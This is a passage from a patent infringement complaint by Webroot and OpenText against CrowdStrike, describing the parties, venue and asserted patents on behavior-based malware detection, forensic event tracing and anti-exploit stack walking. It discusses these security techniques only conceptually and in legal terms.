UNITED STATES DISTRICT COURT
FOR THE WESTERN DISTRICT OF TEXAS
WACO DIVISION

WEBROOT, INC. and OPEN TEXT, INC.,	)	
Plaintiffs,	)	
v.	)	Civil Action No. 6:22-cv-00241
CROWDSTRIKE, INC., and CROWDSTRIKE HOLDINGS, INC.	)	JURY TRIAL DEMANDED
Defendants.	)	

COMPLAINT FOR PATENT INFRINGEMENT

Plaintiffs Open Text, Inc. ("OpenText") and Webroot, Inc. ("Webroot") (collectively "Plaintiffs") allege against Defendants CrowdStrike, Inc. and CrowdStrike Holdings, Inc. (collectively "CrowdStrike" or "Defendants") the following:

1. This case involves patented technologies that helped to revolutionize, and have become widely adopted in, the fields of malware detection, network security, and endpoint protection. Endpoint protection involves securing endpoints or entry points of end-user devices (*e.g.*, desktops, laptops, mobile devices, etc.) on a network or in a cloud from cybersecurity threats, like malware.

2. Before Plaintiffs' patented technologies, security platforms typically relied on signatures (*i.e.*, unique identifiers) of computer objects (*e.g.*, computer programs) that were analyzed and identified as "bad" by teams of threat researchers. This approach required antivirus companies to employ hundreds to thousands of threat analysts to review individual programs and determine if they posed a threat.

3. The "bad" programs identified by researchers were compiled into a library and

uploaded to an antivirus software program installed on each endpoint device. To detect threats, a resource intensive "virus scan" of each endpoint device was conducted. These virus scans could take hours to complete and substantially impact productivity and performance.

4. Despite substantial investments in resources and time, the conventional systems still were unable to identify and prevent emerging ("zero-day") threats from new or unknown malware. New threats persisted and were free to wreak havoc until a team of threat analysts could identify each one and upload these newly identified threats to an update of the "bad" program library. The updated "bad" program library, including signatures to identify new threats as well as old, then had to be disseminated to all of the endpoint computers, which required time and resource consuming downloads of the entire signature library to every computer each time an update was provided.

5. By the early-to-mid 2000s, new threats escalated as network connectivity became widespread, and programs that mutate slightly with each new copy (polymorphic programs) appeared. These events, and others, rendered the traditional signature-based virus scan systems ineffective for these modern environments.

6. Plaintiffs' patented technology helped transform the way malware detection and network security is conducted, reducing and often even eliminating the shortcomings that plagued signature-based security products that relied on human analysts.

7. Instead of relying on human analysts, Plaintiffs' patented technology enabled the automatic and real-time analysis, identification, and neutralization of previously unknown threats, including new and emerging malware, as well as advanced polymorphic programs.

8. For example, Plaintiffs' patented technology uses information about the computer objects being executed—including, for example, information about the object's behavior and

information collected from across a network—along with machine learning technology and novel system architectures--to provide security systems that are effective in identifying and blocking new security threats in real-time in real-world, commercial systems.

9. Plaintiffs' patented technology further includes new methods of "on execution" malware analysis; new architectures that efficiently and effectively distribute workloads across the network; new forensic techniques that enable fast, efficient, and accurate analysis of malware attacks; and new advanced memory scanning techniques.

10. Plaintiffs' patented technology makes security software, platforms, and appliances better at detecting malware by, for example, reducing false positives/negatives and enabling the identification and mitigation of new and emerging threats in near real-time. These improvements are accomplished while at the same time reducing the resource demands on the endpoint computers (*e.g.,* not requiring downloading and using full signature databases and time-consuming virus scans).

11. Plaintiff Webroot has implemented this technology in its security products like Webroot SecureAnywhere AntiVirus, which identifies and neutralizes unknown and undesirable computer objects in the wild in real-time.

12. Over the years, Plaintiff Webroot has also received numerous accolades and awards for its products and services. For example, Webroot has received 22 PC Magazine Editor's Choice Awards, including "Best AntiVirus and Security Suite 2021." That same year, Webroot also received the Expert Insights Best-of-Endpoint Security award.

13. Plaintiffs currently own more than 70 patents describing and claiming these and other innovations, including U.S. Patent No. 8,418,250 (the "'250 Patent"), U.S. Patent No. 8,726,389 (the "'389 Patent"); U.S. Patent No. 9,578,045 (the "'045 Patent"), U.S. Patent No.

10,257,224 (the "'224 Patent"), U.S. Patent No. 10,284,591 (the "'591 Patent"), and U.S. Patent No. 10,859,844 (the "'844 Patent"). (Exhibits 1-6.)

14. Plaintiffs' patented technology represents such a vast improvement on the traditional malware detection and network security systems that it has become a widely adopted and accepted approach to providing endpoint security in real-time.

15. Defendants CrowdStrike Holdings, Inc. and its wholly owned subsidiary, CrowdStrike, Inc., are direct competitors of Webroot and provide endpoint security software and systems that, without authorization, implements Plaintiffs' patented technologies. CrowdStrike's infringing security software and services include, but are not limited to, the Falcon Platform and Falcon Endpoint Protection, including prior versions and functionalities that are the same or essentially same as that described herein ("Falcon Platform" or "Accused Products").

16. Plaintiffs bring this action to seek damages for and to ultimately stop Defendants' continued infringement of Plaintiffs' patents, including in particular the '250, '389, '045, '224, '591, and '844 Patents (collectively the "Asserted Patents"; Exhibits 1-6). As a result of Defendants' unlawful competition in this District and elsewhere in the United States, Plaintiffs have lost sales and profits and suffered irreparable harm, including lost market share and goodwill.

NATURE OF THE CASE

17. Plaintiffs bring claims under the patent laws of the United States, 35 U.S.C. § 1, et seq., for infringement of the Asserted Patents. Defendants have infringed and continue to infringe each of the Asserted Patents under at least 35 U.S.C. §§271(a), 271(b) and 271(c).

THE PARTIES

18. Plaintiff Webroot, Inc., is the owner by assignment of each of the Asserted Patents.

19. Webroot has launched multiple cybersecurity products incorporating its patented

technology, including for example Webroot SecureAnywhere and Evasion Shield.

20. Webroot is a registered business in Texas with multiple customers in this District. Webroot also partners with several entities in this District to resell, distribute, install, and consult on Webroot's products.

21. Plaintiff Open Text Inc. holds an exclusive license to the Asserted Patents. OpenText is registered to do business in the State of Texas.

22. OpenText is a Delaware corporation and maintains three business offices in the state of Texas, two of which are located in this District. Over 60 OpenText employees work in this District, including employees in engineering, customer support, legal and compliance teams, IT, and corporate development. OpenText also has a data center located in this District. OpenText is in the computer systems design and services industry. OpenText sells and services software in the United States.

23. On information and belief, Defendant CrowdStrike Holdings, Inc. is a Delaware corporation with its headquarters and principal place in this District. (*See* https://www.crowdstrike.com/blog/crowdstrike-changes-principal-executive-office-to-austin-texas/.) Defendant CrowdStrike Holdings, Inc. is the parent of and directly and wholly owns Defendant CrowdStrike, Inc.

24. On information and belief, Defendant CrowdStrike, Inc. is a Delaware corporation with its headquarters and principal place of business in this District. (*See* https://www.crowdstrike.com/blog/crowdstrike-changes-principal-executive-office-to-austin-texas/.) Defendant CrowdStrike, Inc. is registered with the Secretary of State to conduct business in Texas.

JURISDICTION & VENUE

25. This action arises under the Patent Laws of the United States, 35 U.S.C. § 1, *et seq*. The Court has subject matter jurisdiction pursuant to 28 U.S.C. §§ 1331 and 1338(a).

26. This Court has personal jurisdiction over Defendants because they regularly conduct business in the State of Texas and in this District. This business includes operating systems, using software, and/or providing services and/or engaging in activities in Texas and in this District that infringe one or more claims of the Asserted Patents in this forum, as well as inducing and contributing to the direct infringement of others through acts in this District.

27. CrowdStrike Holdings, Inc and CrowdStrike, Inc. have also, directly and through their extensive network of partnerships, including with local IT service providers, purposefully and voluntarily placed products and/or provided services that practice the methods claimed in the Asserted Patents into the stream of commerce with the intention and expectation that they will be purchased and used by customers in this District, as detailed below. (*See* https://www.crowdstrike.com/partners/solution-providers/.)

28. Venue is proper in this District pursuant to 28 U.S.C. §§ 1391(b) and (c) and 28 U.S.C. § 1400(b) because, upon information and belief, Defendants CrowdStrike Holdings, Inc. and CrowdStrike, Inc. have regular and systematic contacts within this District and have committed acts of infringement within this District.

29. For example, CrowdStrike Holdings, Inc. "lease[s] offices in…Texas." (*See* https://ir.crowdstrike.com/sec-filings/sec-filing/10-k/0001535527-21-000007, CrowdStrike U.S. Securities and Exchange Commission Form 10-K for Fiscal Year Ended January 31, 2021 at 52, 125.)

30. Furthermore, Defendant CrowdStrike Holdings, Inc. wholly-owns Defendant

CrowdStrike, Inc., and controls Defendant CrowdStrike, Inc.'s, including its contacts with and acts of infringement in this District. (*See, e.g., id.* at 80, 146; *see also* https://www.crowdstrike.com/terms-conditions/.)

31. Defendant CrowdStrike, Inc. is a registered business in Texas and has regular and established places of business in this District. (*See* https://www.intelligence360.news/crowdstrike-to-spend-447000-00-to-occupy-6385-square-feet-of-space-in-san-antonio-texas/.)

32. On information and belief, Defendant CrowdStrike, Inc. has hundreds of employees in this District—including positions in engineering, sales, marketing, and finance.

33. On information and belief, CrowdStrike's employees located in this District may have relevant information, including, in particular, information concerning the products and services Defendants provide and how those products operate.

34. CrowdStrike's operations in this District include client outreach and sales for each of the Accused Products. As detailed above, CrowdStrike has customer-facing personnel and operations in this District. CrowdStrike also provides technical support to partners and customers for its products in the District.

35. CrowdStrike has further committed acts of infringement within this District. For example, on information and belief, CrowdStrike uses the Accused Products in this District in manners that practice the Asserted Patents, including by testing the Accused Products and by using the Accused Products at its offices in this District.

36. On information and belief, Defendants make, use, advertise, offer for sale, and/or sell endpoint security software (including the Accused Products) and provide security services that practice the Asserted Patents in the State of Texas and in this District directly and/or through its partnerships with businesses in the State of Texas and in this District.

37. On information and belief, CrowdStrike sells, offers for sale, advertises, makes, installs, and/or otherwise provides endpoint security software and security services, including the Accused Products, the use of which infringes the Asserted Patents in this District and the State of Texas. CrowdStrike performs these acts directly and/or through its partnerships with other entities. (*See* https://www.crowdstrike.com/partners/solution-providers/.)

38. On information and belief, CrowdStrike also uses a network of partners, which comprise re-sellers, managed service providers and cybersecurity experts to provide the Accused Products and implementation services for the Accused Products to its customers in this District. Each of these partners sells, offers for sale, and/or installs the Falcon Platform.

39. As further detailed below, CrowdStrike engages in activities that infringe the Asserted Patents (directly or indirectly) within this District. For example, CrowdStrike operation and use of the Falcon Platform within this District infringes (directly or indirectly) the Asserted Patents.

40. CrowdStrike also infringes (directly or indirectly) the Asserted Patents by providing services in connection with the Accused Products including installing, maintaining, supporting, operating, providing instructions, and/or advertising CrowdStrike's Falcon Platform within this District. End-users and partner customers infringe the Asserted Patents by installing and operating Falcon Platform software, which performs the claimed methods in the Asserted Patents within this District.

41. Defendants encourage and induce their customers of the Accused Products to perform the methods claimed in the Asserted Patents. For example, CrowdStrike makes its security services available on its website, widely advertises those services, provides applications that allow partners and users to access those services, provides instructions for installing, and maintaining

those products, and provides technical support to users. (*See* https://www.crowdstrike.com/contact-support/.)

42. CrowdStrike further encourages and induces its customers to use the infringing Falcon Platform by providing directions for and encouraging the "CrowdStrike Falcon agent" to be installed on individual endpoint computers (*see* https://www.crowdstrike.com/blog/tech-center/install-falcon-sensor/), which offers evaluation, installation, configuration, customization and development of the Falcon Platform.

43. Defendants also contribute to the infringement of its customers and end users of the Accused Products by offering within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, one or more of the methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown herein, the Accused Products and the example functionality described below have no substantial non-infringing uses but are specifically designed to practice the methods claimed in the Asserted Patents.

44. Defendants' infringement adversely impacts Plaintiffs and their employees who live in this District, as well as Plaintiffs' partners and customers who live and work in and around this District. On information and belief, Defendants actively target and offer Accused Products to customers served by Plaintiffs, including in particular customers/end-users in this District.

PLAINTIFFS' PATENTED INNOVATIONS

45. Plaintiff Webroot, and its predecessors were all pioneers and leading innovators in developing and providing modern end point security protection, including "community-based" signatureless threat detection process using AI-driven behavior analysis across the entire network to

provide "zero-day" protection against unknown threats.

46. The Asserted Patents discussed below capture technology, features, and processes that reflect these innovations, and improve on traditional anti-Malware and network security systems.

Advanced Malware Detection Patents
U.S. Patent Nos. 8,418,250 and 8,726,389

47. The '250 and '389 Patents are part of the same patent family and generally disclose and claim systems and processes related to real-time and advanced classification techniques for as-yet unknown malware. These patents are collectively known as the "Advanced Malware Detection" Patents. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the '250 and '389 Patents. Webroot has granted Plaintiff OpenText an exclusive license to the '250 and '389 Patents.

48. The '250 Patent is entitled "Methods and Apparatus for Dealing with Malware," was filed on June 30, 2006, and was duly and legally issued by the United States Patent and Trademark Office ("USPTO") on April 9, 2013. The '250 Patent claims priority to Foreign Application No. 0513375.6 (GB), filed on June 30, 2005. A true and correct copy of the '250 Patent is attached as Exhibit 1.

49. The '389 Patent is also entitled "Methods and Apparatus for Dealing with Malware," was filed on July 8, 2012, and was duly and legally issued by the USPTO on May 13, 2014. The '389 Patent claims priority to the same Foreign Application as the '250 Patent. A true and correct copy of the '389 Patent is attached as Exhibit 2.

50. Malware detection systems in use at the time the Advanced Malware Detection Patents were filed identified malware by maintaining a database of signatures identifying known bad objects (*i.e.*, malware). The signature for an object was conventionally made by creating a hash or checksum corresponding to the object file, which uniquely identifies that object. The

signature of each object was then compared to the database to look up whether it matches known malware.

51. If the signature of the object is not found in the database, it is assumed safe or alternatively, the whole file is sent for further investigation by a human analyst. The process of further investigation was typically carried out manually or "semimanually" by subjecting the file to detailed analysis, for example by emulation or interpretation, which can take days given the human involvement that is typically required. (*See, e.g.,* Exhibit 2, '389 Patent, 2:9-17.)

52. This approach had significant drawbacks, including that it required considerable effort by the providers of such systems to identify and analyze new malware and generate signatures of objects that are found to be bad after human analysis. Large vendors of anti-malware packages typically employed *thousands* of human analysts to identify and analyze objects and keep the database of signatures of bad objects reasonably up to date.

53. However, as the volume of network traffic increases, the task of keeping up with identifying suspect objects and investigating whether or not they are bad becomes practically impossible. (*Id.*) It can take days to subject a suspicious file to detailed analysis given the human involvement, and a considerable period of time elapses before a new file is classified as safe or as malware. Thus, the human analysis introduces a time delay where users are exposed and unprotected from the risks posed by previously unidentified malware. (*See* Exhibit 2, '389 Patent, 2:9-23, 2:63-67.)

54. By contrast, the methods and systems disclosed and claimed in the '250 and '389 Patents perform automatic, sophisticated review (*e.g.*, "pattern analysis") of the actual attributes of a software object or process and the behavior engaged in by, or associated with, that object or process on computers connected to a network.

55. This review enables a determination of "the nature of the object," (*e.g.*, whether it is malicious or not based on review of the object, its behaviors or the activities associated with the object), without requiring a detailed manual analysis of the code of the object itself or relying exclusively on whether it has a signature that matches an extensive database of known malicious "signatures." (*See* Exhibit 2, '389 Patent, 3:14-24; Exhibit 1, '250 Patent, 3:7-18.) This provides a significant improvement to the operation of the computer network because monitoring behavior or other information about the object or process, rather than code or signature matching, allows the system to rapidly determine the nature of the object (*e.g.*, malware), without requiring a detailed manual analysis of the code of the object itself as in conventional anti-virus software. (*See* Exhibit 1, '250 Patent, 3:11-18.)

56. The approaches in the Advanced Malware Detection Patents are generally focused on receiving *information about the behavior* of objects or processes on remote computers at a base computer. This information is analyzed automatically by, for example, mapping the behavior and attributes of objects known across the community in order to identify suspicious behavior and to identify malware at an early stage. This approach allows, among other advantages, the number of human analysts needed to be massively reduced. It also improves the computer network by reducing the latency involved with identifying new threats and responding to objects exhibiting new, potentially malevolent behavior. ('250 Patent Prosecution History, 2010-09-07 Amendment at 16-17.)

57. Each of the claimed inventions of the Advanced Malware Detection Patents is necessarily rooted in computer technology—in other words, the identification of malicious computer code in computer networks is fundamentally and inextricably a problem experienced with computer technology and networks—and addresses this fundamental computer technology

problem with a computer technology solution. Furthermore, the Advanced Malware Detection Patents improve the technical functioning of the computer network using techniques—such as analyzing behavioral information about or associated with computer objects and processes—to improve network security by identifying malware more quickly and with less resources. These technical improvements address identified weaknesses in conventional systems and processes. (*See*, *e.g.*, Exhibit 1, '250 Patent, 2:5-3:18.)

58. In particular, the '250 Patent describes and claims methods and systems that include receiving *behavioral data about or associated with a computer object* from remote computers on which the object or similar objects are stored; comparing in a base computer the data about the computer object received from the remote computers; and, classifying the computer object as malware on the basis of said comparison if the data indicates the computer object is malware. In effect, this process builds a central picture of objects and their interrelationships and activities across the entire community and allows automation of the process of identifying malware by aggregating and comparing the activity of objects running across the community (*i.e.*, on multiple remote computers).

59. The '250 Patent further provides that a mask is automatically generated for an object that defines "acceptable behavior" for the object. The operation of the computer object is then monitored and if the actual monitored behavior extends beyond that permitted by the mask, the object is disallowed from running and reclassified as malware.

60. The claimed methods and systems of the '250 Patent constitute technical improvements over the traditional anti-malware systems and provide numerous advantages to computer systems and the process of detecting malware. In addition to the advantages set forth above, the methods and systems claimed in the '250 Patent provide additional advantages in

dealing with objects that do not initially exhibit suspicious behavior, but later start to exhibit malevolent behavior. Traditional malware systems could only mark a computer object as good or bad (*i.e.*, a binary decision), and did so by examining the signature of the object itself against a database of "known bad" signatures. This approach does not permit the system to automatically deal with the case where an object does not initially exhibit suspicious behavior but starts to exhibit malevolent behavior in the future.

61. By contrast, the '250 Patent improves these systems by generating an appropriate behavior mask for the object and then continuing to monitor the behavior of the object. If the object operates out of bounds of the permitted behavior, then an appropriate action is taken, such as disallowing the computer object from running and reclassifying the object as malware. Thus, the systems and methods described and claimed further the operation and security of the network by stopping an object from running and changing the classification of an object in real-time when unacceptable behavior is identified. (*See* Exhibit 1, '250 Patent, 3:47-50; 4:19-30.)

62. Furthermore, the methods and systems claimed in the '250 Patent, including generating a "mask" of acceptable behavior, allowing an object to run, continuing to monitor the object, and disallowing/reclassifying the object if the behavior extends beyond that permitted by the mask, are not routine or conventional. For example, while a "safe," mask-permitted version of notepad.exe "would not be expected to perform a wide variety of events, such as transmitting data to another computer or running other programs or running other programs" a "modified" and potentially "malevolent" version of notepad.exe could perform those unexpected events. (*See* Exhibit 1, '250 Patent, 11:27-41.) Unlike traditional malware systems that would have already made a binary determination that the notepad.exe object is safe, the methods and systems of the '250 Patent re-classify that version of notepad.exe as malware when its behavior becomes

unexpected and "extends beyond that permitted by the mask." (*Id.* at 4:19-30.)

63. The applicants provided another example illustrating the unconventional nature and technical advantages and improvements, offered by the claimed systems and methods during prosecution:

> As an example, suppose a new version of Internet Explorer appeared. This could be a legitimate update to Internet Explorer released by Microsoft or alternatively it could be a file infected with a virus. In the prior art, the new object would have an unknown signature, so an in-house analyst would laboriously analyse the new object and determine whether or not it was safe. Whilst this analysis is carried out, the object would either be blocked, which would cause huge inconvenience to users of the new object, or allowed to run, in which case there is a risk of the object performing malevolent acts. In contrast, the present invention would collect data at the base computer from remote computers running the new version of Internet Explorer. Using the information collected, the system could determine that the new object purports to be a new version of Internet Explorer. However, it may not be apparent at this point whether or not the new object is capable of malevolent behaviour. In this scenario the present invention generates an appropriate behavioural mask for the object, e.g. by using a profile of behaviour of previous versions of Internet Explorer that are known not to be malware, or by using a profile for the behaviour appropriate for a web browser. The remote computers are allowed to let the new version run whilst monitoring its behaviour against the mask. The instant the new object exhibits some new, malevolent behaviour, this can be stopped at the remote computer, as well as being flagged to the base computer and used at the base computer to change the classification of the object. Thus, the present invention allows an instant response to an object changing its behaviour to exhibit malevolent behaviour in the future. (*See* '250 Patent Prosecution History, 2010-09-07 Amendment at 18, 19.)

64. Similarly, the '389 Patent describes and claims deploying an unconventional "event" based model that classifies a particular object as malicious or safe by analyzing real-time data sent by remote computers on the events, or actions, that a particular software "object," and other objects deemed similar to it, initiate or perform on those computers. (*See* Exhibit 2, '389 Patent, 3:14-55.) This information is collected from across the network, correlated and used for subsequent comparisons to new or unknown computer objects to identify relationships between the correlated data and the new or unknown computer objects. The objects may be classified as

malware based on this comparison.

65. Through continuous aggregate analysis of events involving computer objects as they occur across network endpoints, the methods and systems described and claimed in the ’389 Patent maintain up-to-date information about computer objects (including malicious objects) seen across the network, identify relationships between those previously identified objects and any new or unknown objects, and make malware determinations based on those relationships. “For example, a new object that purports to be a version of notepad.exe can have its behavior compared with the behav[io]r of one or more other objects that are also known as notepad.exe … In this way, new patterns of behav[io]r can be identified for the new object.” (*Id.* at 10:58-65.)

66. The methods and systems described and claimed in the ’389 Patent can rapidly determine “the nature of the object,” (*e.g.*, whether it is malicious or not) based on information such as the behavior of the object or effects the object has, without requiring “detailed analysis of the object itself as such” (manually reviewing the object’s code) or reliance on matching an extensive database of known malicious “signatures.” (*Id.* at 3:14-24; Exhibit 1, ’250 Patent, 3:7-18.)

67. The Advanced Malware Detection Patents provide systems and methods that necessarily address issues unique to computer networks and computer network operation; namely the identification of “bad” software (*e.g.*, malware, viruses, etc.). These patents all provide unique network security enhancement that solves the technical problem of rapidly identifying newly arising and emerging malware by reviewing information about the object and processes (*e.g.,* the behaviors and events associated with software objects and processes running on computers within the network).

68. The systems and methods claimed in the Advanced Malware Detection Patents

improve the operation of computer networks by identifying malicious objects in real-time and taking action to remove or eliminate the threat posed by the malware object or process once it has been identified. The claimed inventions in these patents provide a technological solution to a technological problem--the inability of conventional code or signature matching solutions to identify new or unknown malware objects or processes at or near the runtime of the objects or processes themselves without the extensive delay and resource use associated with traditional systems.

Forensic Visibility Patents
U.S. Patent No. 9,578,045 and U.S. Patent No. 10,257,224

69. The ’045 and ’224 Patents are part of the same patent family and are each generally directed to providing forensic visibility into computing devices in a communication network by analyzing network events and creating audit trails. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’045 and ‘224 Patents. Webroot has granted OpenText an exclusive license to the ’045 and ’224 Patents.

70. The ’045 Patent is entitled “Method and Apparatus for Providing Forensic Visibility into Systems and Networks,” was filed on May 5, 2014, and was duly and legally issued by the USPTO on February 21, 2017. The ’045 Patent claims priority to provisional application 61/819,470 filed on May 3, 2013. A true and correct copy of the ’045 Patent is attached as Exhibit 3.

71. The ’224 Patent is also entitled “Method and Apparatus for Providing Forensic Visibility into Systems and Networks,” was filed on February 20, 2017 and was duly and legally issued by the USPTO on April 9, 2019. The ’224 Patent claims priority to the ’045 Patent and also to provisional application 61/819,470 filed on May 3, 2013. A true and correct copy of the ’224 Patent is attached as Exhibit 4.

72. The ’045 and ’224 Patents describe and claim inventive and patentable subject matter that significantly improves on traditional network forensic tools used to discover or identify security issues on computer networks. Network forensics generally relates to intercepting and analyzing network events to discover the source of security attacks. (*See* Exhibit 3, ’045 Patent, 1:22-24; Exhibit 4, ’224 Patent, 1:24-26.)

73. The ’045 and ’224 Patents improved on prior art network forensics tools by providing a technical solution to a technical problem experienced by computer networks and computer network operation. Unlike traditional network forensic tools, these patents create forensic visibility into the computing devices on the communication network to identify malware or other security issues in operation of those devices. (*See* Exhibit 3, ’045 Patent, 2:36-38; Exhibit 4, ’224 Patent, 2:38-40.)

74. In particular, the Forensic Visibility Patents improve network security by gathering an “event,” generating “contextual state information,” obtaining a “global perspective” for the event in comparison to other events and generating/transmitting an “event line” that includes information for the event. (*See* Exhibit 3, ’045 Patent, cl. 1; Exhibit 4, ’224 Patent, cl. 1.) The described and claimed systems and methods intercept network events, create audit trails, or contextual states, for each individual event by correlating the event to objects such as their originating processes, devices, and/or users, and establishing a global perspective of the objects. The claimed systems and methods of the Forensic Visibility Patents address an identified weakness in conventional systems and processes; namely the ability to monitor, capture and/or analyze what is occurring *at* computing devices on a computer network, thereby providing an improved way to address the technical problem of discovering security attacks or security problems within a computer network.

75. In addition to analyzing the behavior of an object to identify those that are potentially malicious, malware detection is further improved by understanding the context of the event and computer objects of interest. (*See* Exhibit 3, '045 Patent, 2:39-45 ("The system filters may be built upon the same or similar technology related to behavior monitoring and collection, as discussed in U.S. application Ser. No. 13/372,375 filed Feb. 13, 2012, (Methods and Apparatus for Dealing with Malware").) In particular, in many cases a potentially malicious object is identified by the system as a result of other events that provide information as to whether the code is malicious. For example, if an object or event under investigation originated from an object or event that is known to be malicious or have malicious behaviors or characteristics, the presence of the known, malicious object provides a further indication that the potentially malicious object or event is malicious as well.

76. The patents further explain that in addition to context information, the systems and techniques can also use information from the network to obtain a global perspective of the network operation. The combination of contextual information and global perspective enables detection of new zero-day threats, including objects created from objects (or similar objects) that have been identified previously as malicious. Indeed, in the context of modern computers and network systems that generate tens of millions of events every minute, the use of a global perspective and contextual information to correlate an event or object under investigation with prior, related events and objects—including the originating object—significantly improves the ability of the system to identify potential threats.

77. The patents further disclose technical improvements to forensic systems by "assembling" or "generating" an "event line" based on the contextual information—including the correlation to the originating object—and global perspective. (*See, e.g.,* Exhibit 3, '045 Patent,

9:50-58.) The generation of the event line makes it easier for end users to "identify events, and/or instances of malware, that require more immediate attention"—thereby improving the accuracy and efficiency of identifying additional malicious code, as well as enabling administrators to more readily analyze malware, assess vulnerabilities, and correct damage done by the originating objects (and other objects in the event chain). (*See* Exhibit 3, '045 Patent, 9:45-49.) The generation and use of an event line itself was, at the time, an unconventional way in which event information, contextual state information, and global perspectives are generated, communicated, and/or potentially displayed to, and interacted with by, an administrator or end user.

78. Thus, the '224 and '045 Patents describe and claim systems and methods that provide technical advantages and improvements over traditional network security and forensic systems, including more efficient and accurate identification of malware (*e.g.*, the contextual and global perspective information reduced false negative and positives for malware detection). The patented systems and methods also improved the identification of other malware (and corresponding events) that might otherwise go undetected in prior systems, thereby improving system performance and reducing the number of resources required.

79. Indeed, the patented systems and methods provide end-to-end forensic visibility into event occurrences across a networked environment and from the bottom of the stack to the top, thereby improving upon conventional network forensic products. (*See* Exhibit 3, '045 Patent, 2:31-38, 3:49-55; Exhibit 4, '224 Patent, 2:33-40, 3:52-59; *see also* Exhibit 3, '045 Patent, 4:36-41; Exhibit 4, '224 Patent, 4:39-44.)

80. Applicant further explained during prosecution how the generation of contextual state information and obtaining a global perspective—including for objects and events other than those that were detected, such as the originating object—are unconventional steps in the areas of

malware detection and network forensics. For example, Applicant explained how the described systems and methods improves the system performance of computing devices:

> In this case, the claimed invention provides for determining correlations between events and objects and creating an audit trail for each individual event. For example, a context analyzer may correlate an actor, victim, and/or event type to one or more originating processes, devices, and users. After the analysis is complete, a sensor agent may use the correlated data to generate a global perspective for each event such that an administrator is able to forensically track back any event which occurs to what triggered it. Thus, the global perspective represents a drastic transformation of raw event data into a comprehensive, system-wide forensic audit trail. ('045 Patent Prosecution History, 2016-03-16 Amendment at 11-12.)
>
> In this case, examples of the claimed systems and methods provide low level system filters which intercept system events "in a manner such that the operation of the system filter does not impact system performance." Specification, ¶ [0008]. For example, on an average system, because tens of millions of events take place every minute, the noise ratio can prevent forensic solutions from being able to provide sufficient value to the end consumer of their data due to the inability to quickly find important events. A product which impacts system performance will have considerably diminished value to an administrator and can negatively affect the results of an analysis undertaken. Examples of the present systems and methods address this shortcoming by providing a system filter that substantially improves the system performance of the computing devices in the system. (*See* '045 Patent Prosecution History, 2016-03-16 Amendment at 12.)

81. During prosecution, Applicant further explained how the claims are directed to solving a technical problem and a specific improvement in computer functionality relating to computer security:

> ***[T]he claims are directed to solving a technical problem***. Typically, network forensic systems use network forensic tools (e.g., network sniffers and packet capture tools) to detect and capture information associated with communication sessions. Although such network forensic tools are operable to passively collect network traffic, the tools reside at a network edge (e.g., outside of a system or hosts). As a result, the network forensic tools have no ability to obtain useful information within a host or to establish any sort of context from within a host that is generating and/or receiving network events. To address this, aspects of the present disclosure enable methods for providing forensic visibility into systems and networks. For example, a local aggregator/interpreter, context analyzer and sensor

> agent may provide visibility into occurrences across an environment to ensure that a user (e.g., an administrator) is aware of any system change and data communications in and out of the computing devices residing on the network. During this process, identified events may be correlated to objects, thus creating an audit trial [sic] for each individual event. (*See* '045 Patent Prosecution History, 2016-03-16 Amendment at 9-10 (emphasis added).)
>
> Here, ***the claims are directed to a specific improvement in computer functionality relating to computer security, and more specifically to providing end-to-end visibility of events within a system and/or network***. (*See* '224 Patent Prosecution History, 2018-08-29 Amendment at 10-11 (citing '224 Patent specification) (emphasis added).)
>
> The Specification subsequently discusses a variety of ways in which the claimed subject matter solves the above-described problem. For example: "It is, therefore, one aspect of the present disclosure to provide a system and method whereby events occurring within a computing device are captured and additional context and a global perspective is provided for each capture event. For example, a sensor agent may provide visibility into occurrences across an environment, such as a networked environment, to ensure that an administrator is aware of any system changes and data communication in and out of computing devices residing on the network." (*See* '224 Patent Prosecution History, 2018-08-29 Amendment at 11-12 (citing '224 Patent specification).)

82. In response to these arguments, the Examiner withdrew a rejection based on 35 U.S.C. §101 and allowed the claims of the Forensic Visibility Patents to issue. As recognized by the USPTO Examiner, the claimed inventions of the '045 and '224 Patents provide a technical solution to the technical problem of forensic visibility regarding events in a computer network.

<u>US. Patent No. 10,284,591</u>

83. U.S. Patent No. 10,284,591 is entitled "Detecting and Preventing Execution of Software Exploits," was filed on January 27, 2015 and was duly and legally issued by the USPTO on May 7, 2019. The '591 patent claims priority to provisional application 61/931,772 filed January 27, 2014. A true and correct copy of the '591 Patent is attached as Exhibit 5. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the '591 Patent. Webroot

has granted Plaintiff OpenText an exclusive license to the ’591 Patent.

84. The ’591 Patent describes and claims an “anti-exploit” technique to prevent undesirable software and/or other computer exploits from executing. (*See* Exhibit 5, ’591 Patent, 1:13-28, 1:32-33.) Computer “exploits” include code, software, data, or commands that take advantage of a bug, glitch, or vulnerability in a computer system. To accomplish this goal, the novel anti-exploit techniques described and claimed in the ’591 Patent monitor memory space of a process for execution of functions and performs “stack walk processing” upon invocation of a function in the monitored memory space. (*Id.* at 1:33-39.) During that stack walk processing, a memory check may be performed to detect suspicious behavior. (*Id.*) If the memory check detects certain types of suspicious behavior, an alert may be triggered and that prevents the execution of a payload for the invoked function. (*Id.* at 1:39-48.)

85. The ’591 Patent describes and claims unconventional “stack walk processing” techniques for detecting and preventing unwanted software exploits during which memory checks are performed before an address of an originating caller function is reached. The anti-exploit techniques can include performing “[m]emory checks performed during the stack walk processing once an address is reached for an originating caller function.” (*Id*. at 8:6-7.) In one embodiment, “memory checks from the lowest level user function of the hooked function down through the address of the originating caller function” may be performed to detect and identify suspicious behavior. (*Id.* at 6:7-11.)

86. The “stack walking” and “memory checks” described and claimed in the ’591 Patent are fundamentally rooted in computer technology—in fact, they are processes only performed within a computer context. The techniques described and claimed in the ’591 Patent addresses a problem that specifically arises in the realm of computer technology (namely,

computer exploit identification) by, *inter alia*, performing memory checks and detection specified behavior during stack walking.

